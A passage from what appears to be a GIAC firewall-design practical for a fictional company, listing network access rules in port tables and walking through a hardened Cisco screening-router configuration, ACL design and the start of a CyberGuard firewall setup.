All internal employees will have very little communication past the point of presence (POP) router with the exception of surfing the World Wild Web. With that in mind network access requirements for the internal employees (to include systems on the protected net) will be designated for traffic that must traverse the POP router.

Web content filtering will be performed by Symantec Web Security running on a Windows 2000 Server with Service Pack 4 installed (192.168.1.15). The Exchange server will provide GIAC Enterprises (FCD) with mail services. Directory Replication will be established with the GIAC Enterprises (HQ) mail server via an X.400 connector. This traffic will traverse a VPN tunnel between the GIAC Enterprises (FCD) perimeter firewalls and the GIAC Enterprises (HQ) perimeter firewalls.

DNS name resolution for the protected net will be handled by the internal name server. The internal name server will forward any unresolved queries to the internal interface of the perimeter firewall. All hosts on the protected net will communicate with the Intrusion Prevention System (IPS) manager located on the management net via port 443/tcp.

NTP-2 will poll NTP-1 for Network Time Protocol (NTP) updates via port 123/udp. The internal FTP server and the point of presence (POP) router will send configured syslog messages to the syslog server located on the management net. All hosts on the protected net will be permitted to ping the internal interface of the firewall for troubleshooting purposes.

Protocol	*Source*	*Destination*	*Comments*
25/tcp	192.168.1.12	any external	SMTP Proxy
53/udp	192.168.1.10	192.168.201.50	DNS
53/tcp	192.168.1.10	192.168.201.50	
80/tcp	192.168.1.15	192.168.100.29	HTTP Proxy
80/tcp	192.168.1.14	192.168.201.50	
102/tcp	192.168.1.12	192.168.10.69	encrypted DirRep
123/udp	192.168.1.11	192.168.100.28	NTP
443/tcp	192.168.1.0/24	192.168.100.29	IPS Manager
443/tcp	192.168.1.14	192.168.201.50	HTTP Proxy

443/tcp	192.168.1.15	192.168.100.29	SSL Proxy
514/udp	192.168.1.13	192.168.100.27	syslog
514/udp	192.168.201.53	192.168.100.27	
echo/icmp	192.168.1.0/24	192.168.201.50	

Security Staff

The security staff of GIAC Enterprises (FCD) will use the Intrusion Prevention System (IPS) manager to control the policies that are configured on the Cisco Security Agents via port 443/tcp.

The Secure Shell (SSH) client located on the management net will be used to provide secure remote management of the perimeter firewalls. SSH access to the perimeter firewalls has been moved from the standard port of 22/tcp to a non-standard port of 6384/tcp. Ping traffic will be permitted from the SSH client to the perimeter firewalls and from the SSH client to the point of presence (POP) router to facilitate troubleshooting.

Ping traffic will be permitted from the management firewall to the perimeter firewalls to facilitate troubleshooting.

Traffic that does not leave the management net has been omitted.

Protocol	*Source*	*Destination*	*Comments*
443/tcp	192.168.100.29	192.168.1.0/24	IPS Manager
443/tcp	192.168.100.29	192.168.200.21	IPS Manager
443/tcp	192.168.100.29	192.168.200.22	IPS Manager
443/tcp	192.168.100.29	192.168.200.23	IPS Manager
6384/tcp	192.168.100.25	192.168.201.50	SSH
echo/icmp	192.168.100.25	192.168.201.50	
echo/icmp	192.168.100.25	192.168.201.53	
echo/icmp	192.168.201.51	192.168.201.53	

Network Devices

There are still other network access requirements that need to be addressed that are required for management of the network. The following listed requirements are requirements that are not prompted by the actions of employees of GIAC Enterprises (FCD) so to speak, but are prompted by the configuration of the various network devices. Traffic that does not leave the management net has been omitted.

Both the perimeter firewalls and the management firewall will archive their log files and store their configurations on FTP-3. The internal interface of the perimeter firewalls will function as a secondary name server to the internal DNS name server located on the protected network and will be required to perform zone transfers via port 53/tcp.

Both the perimeter firewalls and the management firewall will utilize NTP-1 as their NTP time server. FTP-1, FTP-2, the web server and the service net switch will utilize the POP router as their NTP time server. The POP router and the internal switch will utilize NTP-2 as their NTP time server.

The perimeter firewalls will send syslog messages to the syslog server located on the management net at 192.168.100.26. FTP-1, FTP-2 and the web server on the service net will send syslog messages to the syslog server at 192.168.100.27.

Protocol	*Source*	*Destination*	*Comments*
20/tcp	192.168.100.24	192.168.201.50	FTP-Data
20/tcp	192.168.100.24	192.168.100.20	
21/tcp	192.168.201.50	192.168.100.24	FTP-Control
21/tcp	192.168.100.20	192.168.100.24	
53/udp	192.168.201.50	192.168.1.10	SOA Query
53/tcp	192.168.201.50	192.168.1.10	DNS AXFR
123/udp	192.168.201.50	192.168.100.28	NTP
123/udp	192.168.101.20	192.168.100.28	
123/udp	192.168.200.21	192.168.201.53	
123/udp	192.168.200.22	192.168.201.53	
123/udp	192.168.200.23	192.168.201.53	
123/udp	192.168.200.24	192.168.201.53	
123/udp	192.168.1.1	192.168.1.11	
123/udp	192.168.1.2	192.168.1.11	
514/udp	192.168.201.50	192.168.100.26	syslog
514/udp	192.168.200.21	192.168.100.27	
514/udp	192.168.200.22	192.168.100.27	
514/udp	192.168.200.23	192.168.100.27	

1.2.6 GIAC Enterprises (FCD) Sales Force

Any users that require external connectivity to the internal network always raise a ton of security concerns. Are they using a work system or a personal system for access? If it is a work system, how often do you have access to it to maintain the software updates, virus definitions, and security configurations? If it is a personal machine, how in the world do they expect you to do anything to make it secure since you don't own it? You quickly come to the same determination we all prefer… "They don't need no stinking e-mail". ;-) Then along comes the boss to snap us back from our dream world to let us know that they in fact do need the e-mail and our job is to find a way for them to get it. With that in mind, and the small fact that the boss writes the checks, we have come up with an option to solve our dilemma.

Since GIAC Enterprises (FCD) is a small division, there are no requirements for teleworkers that require access to the GIAC Enterprises (FCD) network from home. However, there is a mobile sales force that are true road warriors and do have remote access requirements. The mobile sales force is normally gone for 2 to 3 days at a time. GIAC Enterprises (FCD) has purchased 6 Dell Laptops for use by the mobile sales force. While there are only 3 members to the mobile sales force, the extra laptops allow the security staff to keep an updated machine on hand for the mobile sales force to use while also allowing the security staff to work on updated configurations and investigate potential intrusions of the laptops.

Each laptop is running Windows 2000 Professional with Service Pack 4. All security patches for Windows 2000 Professional have been installed as of April 7th, 2004. Any services that are not required have been disabled and the corresponding executables have been removed where applicable. Norton Internet Security 2004 Professional has been installed on the laptops to provide for anti-virus protection, personal firewall protection, personal intrusion detection, and web content filtering. All security configurations and software updates will be applied prior to the security staff issuing a laptop to a member of the mobile sales force.

GIAC Enterprises (FCD) has made special arrangements with their Internet Service Provider (ISP) to aid in accommodating the needs of the mobile sales force. The mobile sales forces will dial-in to the Remote Access Server (RAS) of the ISP while they are on the road. GIAC Enterprises (FCD) has reserved 3 static IP address assignments for the mobile sales force to utilize.

The mobile sales force will establish a Virtual Private Network (VPN) connection with the exterior interface of the GIAC Enterprises (FCD) perimeter firewalls. The mobile sales force laptops will be authenticated with the perimeter firewalls through a shared secret key that will be changed each time a laptop is issued to a member of the mobile sales force. Each mobile sales force laptop will have a different shared secret key of at least 96 characters.

This VPN connection will be utilized to access files located on the internal FTP server. While on the road the members of the mobile sales force will have their local mail accounts configured to forward to another “on-the-road” mailbox located on the internal mail server. This mail can be retrieved from the “on-the-road” mailbox via Post Office Protocol version 3 (POP3). Ping traffic will be permitted from the mobile sales force laptops to the external interface of the GIAC Enterprises (FCD) perimeter firewalls to facilitate troubleshooting of the VPN connection.

Web surfing and Domain Name System (DNS) name resolution requirements will be handled by the ISP. The mobile sales force will be able to send mail via the Simple Mail Transfer Protocol (SMTP) through the ISP mail server. This configuration allows the mobile sales forces to send and receive mail while on the road without any noticeable difference to any one they are communicating with.

Protocol	*Source*	*Destination*	*Comments*
50/ip	210.56.47.18	210.56.47.11	ESP
50/ip	210.56.47.19	210.56.47.11	ESP
50/ip	210.56.47.20	210.56.47.11	ESP
500/udp	210.56.47.18	210.56.47.11	ISAKMP
500/udp	210.56.47.19	210.56.47.11	ISAKMP
500/udp	210.56.47.20	210.56.47.11	ISAKMP
20/tcp	192.168.1.13	210.56.47.18	FTP-Data
20/tcp	192.168.1.13	210.56.47.19	
20/tcp	192.168.1.13	210.56.47.20	
21/tcp	210.56.47.18	192.168.1.13	FTP-Control
21/tcp	210.56.47.19	192.168.1.13	

21/tcp	210.56.47.20	192.168.1.13	
110/tcp	210.56.47.18	192.168.1.12	POP3
110/tcp	210.56.47.19	192.168.1.12	
110/tcp	210.56.47.20	192.168.1.12	
echo/icmp	210.56.47.18	210.56.47.11	encrypted
echo/icmp	210.56.47.19	210.56.47.11	
echo/icmp	210.56.47.20	210.56.47.11	

1.2.7 GIAC Enterprises Headquarters (HQ)

GIAC Enterprises (HQ) will utilize the Central Management feature of the CyberGuard firewall product line to remotely monitor the configured alerts on the GIAC Enterprises (FCD) perimeter firewalls. The Central Management function will allow GIAC Enterprises (HQ) to monitor the status of the perimeter firewalls throughout all divisions of GIAC Enterprises for emerging trends or potential problems.

The Central Management function utilizes ports 21000-21003/tcp for communications with the Firewall Manager and that traffic is symmetrically encrypted through the use of the Data Encryption Standard (DES), Triple DES (3DES), or CAST-128 encryption algorithms. Since Central Management does not provide for an automatic rotation of the encryption keys, Central Management traffic will be directed across a Virtual Private Network (VPN).

This VPN will be established between the GIAC Enterprises (FCD) perimeter firewalls and the GIAC Enterprises (HQ) perimeter firewall. The VPN peers will be authenticated using X.509 Public Key Infrastructure (PKI) certificates. This is accomplished through the use of the Internet Security Association Key Management Protocol (ISAKMP) during Phase 1 of the Internet Protocol Security (IPSec) process. Phase 1 negotiations are conducted via port 500/udp, which is often referred to as Internet Key Exchange (IKE) even though there is more to Phase 1 than just the IKE negotiations. Phase 2 of the IPSec process will also be negotiated via port 500/udp.

Encapsulating Security Payload (ESP) will be utilized to ensure the confidentiality of the Central Management. ESP uses IP protocol number 50 (50/ip). Ping traffic will be permitted from GIAC Enterprises (HQ) perimeter firewalls to GIAC Enterprises (FCD) perimeter firewalls to facilitate troubleshooting of the VPN connection.

Protocol	*Source*	*Destination*	*Comments*
50/ip	210.56.1.11	210.56.47.11	ESP
500/udp	210.56.1.11	210.56.47.11	ISAKMP
21000/tcp	210.56.1.11	210.56.47.11	encrypted
21001/tcp	210.56.1.11	210.56.47.11	encrypted
21002/tcp	210.56.1.11	210.56.47.11	encrypted
21003/tcp	210.56.1.11	210.56.47.11	encrypted
echo/icmp	210.56.1.11	210.56.47.11	encrypted

2. Assignment 2 – Security Policy and Tutorial

This section will focus on the security policies for the routers (screening and point of presence), perimeter firewalls and virtual private networks (VPNs) of GIAC Enterprises (FCD). A tutorial will also be included on implementing a VPN on a CyberGuard FireStar 500 firewall.

2.1 Screening Router Security Policy

Cisco routers do not always display the full configuration depending on the IOS version that is being used. Any configurations that are not displayed by the use of the **show configuration** command will be displayed in *italics*. Any comments will be displayed in blue. The configuration is NOT shown in the normal order as shown with the **show configuration** command; it has been adjusted to group like concepts together.

2.1.1 Basic Configuration

```
Current configuration : 14468 bytes
!
version 12.1
no service single-slot-reload-enable
service timestamps debug uptime
service timestamps log uptime
service compress-config            ! Compress config to make room for ACLs
!
hostname GIAC-FCD-Screen
!
enable secret 5 ***** Password Omitted *****
!
username FCD password 7 ***** Password Omitted *****  ! Local user/password
!
clock timezone PST -8
clock summer-time PDT recurring
ip subnet-zero
```

2.1.2 Restricting Router Access

Administrative access to the screening router will be limited to direct console access only. The default console speed has been changed from 9600 baud to 115200 baud to facilitate faster loading of the complex access control lists that are used. Idle sessions for the console port will be closed after 5 minutes.

All AUX, VTY and HTTP access have been disabled. The **login local** command forces the use of a local username/password while the **no password** command removes the use of passwords on that line. This effectively disables the line. Note: The use of the **no login** command would grant access WITHOUT being prompted for a password. The **exec-timeout 0 1**, **no exec** and **transport input none** commands are recommended by the NSA for redundancy.

```
line con 0
  exec-timeout 5 0            ! Disconnect idle sessions after 5 minutes
  logging synchronous         ! Display errors/commands on separate lines
  login local                 ! Force local login username/password
  speed 115200                ! Modify console speed from default of 9600
!
line aux 0
  exec-timeout 0 1            ! Disconnect session after 1 second
  login local                 ! Force local login username/password
  no password                 ! Removes local password
  no exec                     ! NSA Recommendation
!
line vty 0 4
  exec-timeout 0 1            ! Disconnect session after 1 second
  login local                 ! Force local login username/password
  no password                 ! Removes local password
  no exec                     ! NSA Recommendation
  transport input none        ! Closes telnet port
!
no ip http server             ! Disables HTTP access
```

2.1.3 Disabling/Enabling Services

There are a number of services (chargen, echo, finger, etc.) that are disabled by default on a Cisco router that may or may not show up in the configuration as disabled. It is better to disable these services out of habit vice spending the time to learn the subtle changes from one IOS version to the next. This practice also makes auditing of our router configurations easier when we are conducting a paper audit.

```
service password-encryption       ! Obscures passwords with Vigenere Cipher
no ip domain-lookup               ! Disable DNS lookups from router
no ip bootp server                ! Disable BOOTP
no cdp run                        ! Disables CDP on all interfaces
no ip source-route                ! Disable source routed packets
no service tcp-small-servers      ! Disable small services
no service udp-small-servers      ! Disable small services
no ip finger                      ! Disable finger service
no service finger                 ! Disable finger service
no ip name-server                 ! Disable use of DNS name server
no service config                 ! Disable autoloading configurations
no boot network                   ! Disable TFTP boot configuration
no service pad                    ! Disable PAD services
```

2.1.4 Configuring & Hardening Interfaces

There are a number of interface functions that are disabled by default on a Cisco router that may or may not show up in the configuration as disabled. There are other functions that are enabled by default but should be disabled in the security architecture to add to the security of the router. It is better to disable these functions out of habit vice spending the time to learn the subtle changes from one IOS version to the next. This practice also makes auditing of our router configurations easier when we are conducting a paper audit.

```
interface FastEthernet0/0
  description *****  Connection to Perimeter Firewalls  *****
  ip address 210.56.47.10 255.255.255.248
  ip access-group outgoing-20040211 in    ! Egress filtering
  no ip redirects                         ! Disable sending ICMP redirects
  no ip directed broadcasts               ! Prevent Smurf amplifier
  no ip mask-reply                        ! Network mapping countermeasure
  no mop enabled                          ! Unused protocol
  no ip unreachables                      ! Scanning countermeasure
  no ip proxy-arp                         ! Gateway discovery countermeasure
  speed 100
  full-duplex
!
interface Serial0/0
  description *****  Connection to ISP  *****
  ip address 210.56.47.2 255.255.255.252
  ip access-group incoming-20040211 in    ! Ingress filtering
  ip access-group exiting-20040211 out    ! Egress filtering
  no ip redirects                         ! Disable sending ICMP redirects
  no ip directed broadcasts               ! Prevent Smurf amplifier
  no ip mask-reply                        ! Network mapping countermeasure
  no mop enabled                          ! Unused protocol
  no ip unreachables                      ! Scanning countermeasure
  no ip proxy-arp                         ! Gateway discovery countermeasure
  encapsulation ppp
  ntp disable
!
interface FastEthernet0/1
  no ip address
  shutdown                                ! Administratively disabled
  duplex auto
  speed auto
!
interface Serial0/1
  no ip address
  shutdown                                ! Administratively disabled
```

2.1.5 Warning Banner

Warning Banners should not be thought of as technical protection but rather be thought of as legal protection. The following warning banner is the standard warning banner for all GIAC Enterprises information technology (IT) systems. It was developed with input from GIAC Enterprises Legal Department to address the following areas:

- Authorized Users Only
- Official Work
- No Expectation of Privacy
- All Access and Use may be Monitored and/or Recorded
- Results may be Provided to Appropriate Officials
- Use Implies Consent

```
banner login ^C
*****************************************************************************
*****                 WARNING AND CONSENT LOGON BANNER                  *****
```

```
****************************************************************************

This is a GIAC Enterprises computer system. This computer system,
including all related equipment, networks and network devices (specifically
including Internet access), are provided only for authorized GIAC Enterprises
use. GIAC Enterprises computer systems may be monitored for all lawful
purposes, including to ensure that their use is authorized, for management of
the system, to facilitate protection against unauthorized access, and to
verify security procedures, survivability and operational security.
Monitoring includes active attacks by authorized GIAC Enterprises entities to
test or verify the security of this system. During monitoring, information
may be examined, recorded, copied and used for authorized purposes. All
information, including personal information, placed on or sent over this
system may be monitored. Use of this GIAC Enterprises computer system,
authorized or unauthorized, constitutes consent to monitoring of this system.
Unauthorized use may subject you to criminal prosecution. Evidence of
unauthorized use collected during monitoring may be used for administrative,
criminal or adverse action. Use of this system constitutes consent to
monitoring for these purposes.

^C
```

2.1.6 Restricting Traffic Flow

The implementation of packet filters can be critical to the protection of a network. The order of these rules is critical as well. An access control list (ACL) is read from top to bottom and it processes the first match that is found (permit or deny). Care must also be taken to account for return traffic (responses) when implementing ACLs. We have taken a default deny stance; all traffic is denied unless it is specifically required. The full ACL entries can be found in Appendix D.

We utilize extended named ACLs. This allows us to use a naming standard that includes the date the ACL was developed. When a new ACL is being implemented; care must be taken to ensure the system is not left exposed, even for a second. The new ACL is transferred to the router; then applied to the appropriate interface WITHOUT removing the old ACL first. This method replaces the old ACL with the new ACL immediately; without leaving the router exposed.

Ingress Filtering

Ingress filtering is done to ensure traffic that should not be entering our network is not even allowed to access the firewall. This is performed by applying an extended ACL to all incoming packets on the Serial 0/0 interface. Additionally we can deny any packets claiming to have come from a reserved address or our own addresses. BGP routing updates are first due to everything else depending on knowing where it must go for a given destination. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls.

Any IP packet with a source address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the any keyword to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could come from any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Egress Filtering

Egress filtering is done to ensure that no traffic leaves our network that is not permitted as well as providing a backup to the firewall. This is performed by applying an extended ACL to all incoming packets on the FastEthernet 0/0 interface. A second extended ACL is applied to all outgoing packets on the Serial 0/0 interface. This second ACL is used to ensure that the router is not capable of sending out packets that are not authorized. We deny any packets destined to a reserved address or our own addresses, as well as blocking all packets that claim to have originated from an IP address we do not own. Two ACLs are required for strong security since the types of traffic permitted to each side of the router is different.

Exiting the Router (exiting-20040211 ACL)

This ACL is applied to all outgoing packets of the Serial 0/0 interface. BGP routing updates are first due to everything else depending on knowing where it must go for a given destination. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls.

Any IP packet with a destination address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the **any** keyword for destination to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could be destined for any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Entering the Router (outgoing-20040211)

This ACL is applied to all incoming packets of the FastEthernet 0/0 interface. Network Time Protocol (NTP) traffic is first due to the importance of having an accurate time. Next is the VPN traffic. Since the VPN traffic is already experiencing a delay due to the encryption process, it comes next on the list to reduce the delay as much as possible. Next is any traffic that comes from a known source destined for a known source. Ping traffic has been permitted between the ISP router and the screening router/perimeter firewalls.

Any IP packet with a destination address from the 210.56.47.8/29 network or any IANA reserved network is denied next. These should be listed before any entries using the **any** keyword for destination to ensure no loopholes exist in the ACL. We normally insert deny rules for hosts or networks that have demonstrated malicious activity against GIAC Enterprises in the past as directed by GIAC Enterprises (HQ). Those entries have been omitted here due to space requirements. Traffic that could be destined for any source is last. This is typically DNS, SMTP and HTTP/HTTPS traffic. All entries ensures that the client side of the communication is using an ephemeral port (gt 1023) to ensure that the ACLs are as restrictive as possible, without sacrificing functionality. The last line of the ACL is an implicit deny all. While this line is assumed it is manually entered to aid in conducting paper audits of the router as well as to allow the router to keep statistics on matches with the last line.

Established Keyword Usage

Some network administrators will use the **established** keyword to speed up the processing of “legitimate” traffic. (**permit tcp any any established**) While this does speed up the processing of the corresponding traffic, it also creates a security hole. You must be fully aware of what this keyword does if you decide to use it. ACLs make their matching decisions based on static packet filtering, or simply looking at the bits in the TCP header in this case. The use of the **established** keyword causes the ACL to check the packet to ensure the ACK bit has been turned on in the TCP header. This means that the use of the the entry **permit tcp any any established** will allow ACK scans to be performed all day long. It is crucial to remember that the TCP header is nothing more than a bunch of bits, and those bits can be changed to reflect any value (even ones you “should” not see).

2.1.7 Routing Configuration

Border Gateway Protocol (BGP) version 4 only exchanges routes with the configured neighbors. However, a crafted packet could make malicious changes to the routing tables. To counteract this threat, we will utilize authentication between the BGP speakers.

```
router bgp 1369
  bgp log-neighbor-changes
  network 210.56.47.0 mask 255.255.255.252
  network 210.56.47.8 mask 255.255.255.248
  neighbor 210.56.47.1 remote-as 666
  neighbor 210.56.47.1 password 7 ***** Password Omitted *****
!
ip classless
ip route 0.0.0.0 0.0.0.0 210.56.47.1                       ! Default route
```


2.2 Perimeter Firewall Security Policy

One of the nicest features of the CyberGuard firewall is its ease of configuration. Loading the CyberGuard firewall is accomplished with the use of a Ghost clone disk that is pre-built and hardened. The Graphical User Interface (GUI) makes complex rules easy to create and manipulate. Additionally, when you click the ***Save*** button in a window, the rules are checked in that window as well as any other affected window. This reduces the chance of configuration errors due to conflicting rules.

The configuration of the perimeter firewall will be grouped by sections that compliment each other. When a SmartProxy configuration is covered, the corresponding packet-filtering rules will be covered at the same time to show the what rules were made by the firewall or how those rules were modified for our configuration.

2.2.1 Date & Time

Without accurate time across your security and network components, it is impossible to reconstruct the events prior to and after an event. The system time of the firewall is set to the local time zone, Pacific Standard Time (PST), to make it easier on the security staff of GIAC Enterprises (FCD). The system time was validated immediately after the firewall was imaged.



Date and Time

Month, Day, Year			Hour, Min, Sec				TZ
February	26	2004	17	41	41		PST


☑ 24-hour clock
☑ Auto update

Time Zone

Zone	Offset	DST	Format	Rule
US/Pacific	-8:00	yes	P*T	PST8PDT
US/Pacific-New	-8:00	yes	P*T	

Selection: PST8PDT

The perimeter firewall is configured to query NTP-1 located on the management network at 04:00 am each day to synchronize the system time of the perimeter firewall.



Date and Time (gate1.fortunecookie.com:cg1)

Time To Set Date/Time

○ Never
● Daily
○ Weekly Sun
○ Monthly 01


Hour, Minute
Time of Day 04 00

NTP Servers

Server
192.168.100.28

2.2.2 Network Interfaces

The perimeter firewall is configured with a node name of gate1 and a domain name of fortunecookie.com. Interface dec0 is configured as an external interface with an IP address of 210.56.47.11/29 and a hostname of outside.fortunecookie.com. Interface dec1 is configured as an internal interface with an IP address of 192.168.200.20/28 and a hostname of dmz.fortunecookie.com. Interface dec2 is configured as an internal interface with an IP address of 192.168.201.50/28 and a hostname of inside.fortunecookie.com. Interfaces eeE0 and eeE1 are configured as heartbeat interfaces and are therefore automatically configured with hostnames and IP addresses.



Network Interfaces (gate1.fortunecookie.com:cg1)


System Node Name: gate1

Registered Domain Name: fortunecookie.com

Interface	Type	Host Name	IP Address	Sub-Network Mask	Speed/Duplex
